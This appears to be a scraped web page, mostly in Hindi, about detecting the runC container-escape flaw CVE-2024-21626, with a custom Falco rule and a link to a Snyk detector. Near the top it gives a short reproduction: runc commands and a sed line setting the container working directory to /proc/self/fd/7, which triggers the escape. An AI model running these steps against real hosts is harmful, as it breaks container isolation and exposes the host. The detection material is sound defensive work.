
~/container/runc/runc spec
sed -ri 's#(\s*"cwd": )"(/)"#\1 "/proc/self/fd/7"#g' config.json
grep cwd config.json
sudo ~/container/runc/runc --log ./log.json run demo
शोषण में निम्नलिखित विशेषताएँ होती हैं:
execve(2) के साथ एक प्रक्रिया को एक विशेष कार्यशील निर्देशिका के साथ चलाएगा जो /proc/self/fd/ से शुरू होती है।symlink(2) या symlinkat(2) के माध्यम से एक विशेष लक्ष्य निर्देशिका लिंक के साथ प्रतीकात्मक लिंक बनाएगा जो /proc/self/fd/ से शुरू होता है।open(2), openat(2) या openat2(2) के माध्यम से फ़ाइलों को ऐसे फ़ाइल नामों के साथ खोलेगा जैसे /proc/\d+/cwd/.*।https://github.com/snyk/leaky-vessels-dynamic-detector
यहाँ कस्टम Falco नियम है:
- macro: container
  condition: (container.id != host and container.name exists)

- rule: CVE-2024-21626 (runC escape through /proc/[PID]/cwd) exploited
  desc: >
    CVE-2024-21626 का पता लगाएं, /proc/[PID]/cwd के माध्यम से runC एस्केप कमज़ोरी।
  condition: >
    container and ((evt.type = execve and proc.cwd startswith "/proc/self/fd") or (evt.type in (open, openat, openat2) and fd.name glob "/proc/*/cwd/*") or (evt.type in (symlink, symlinkat) and fs.path.target startswith "/proc/self/fd/")) and proc.name != "runc:[1:CHILD]"
  output: CVE-2024-21626 का शोषण हुआ (%container.info evt_type=%evt.type process=%proc.name command=%proc.cmdline target=%fs.path.targetraw)
  priority: CRITICAL
लेकिन proc.name के साथ गलत सकारात्मक फ़िल्टर करना एक अच्छा विचार नहीं है।

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।
